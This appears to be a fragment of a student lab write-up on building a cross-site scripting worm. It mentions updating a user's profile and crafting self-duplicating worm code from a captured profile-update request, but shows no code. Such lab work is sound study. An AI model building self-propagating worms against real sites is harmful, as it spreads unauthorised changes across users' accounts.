
****

In the same way i also updated the charlie’s profile.

****

With help of the information i got from the profile update post request i created a malicious code to make the worm. First the worm has the code duplication section



****

****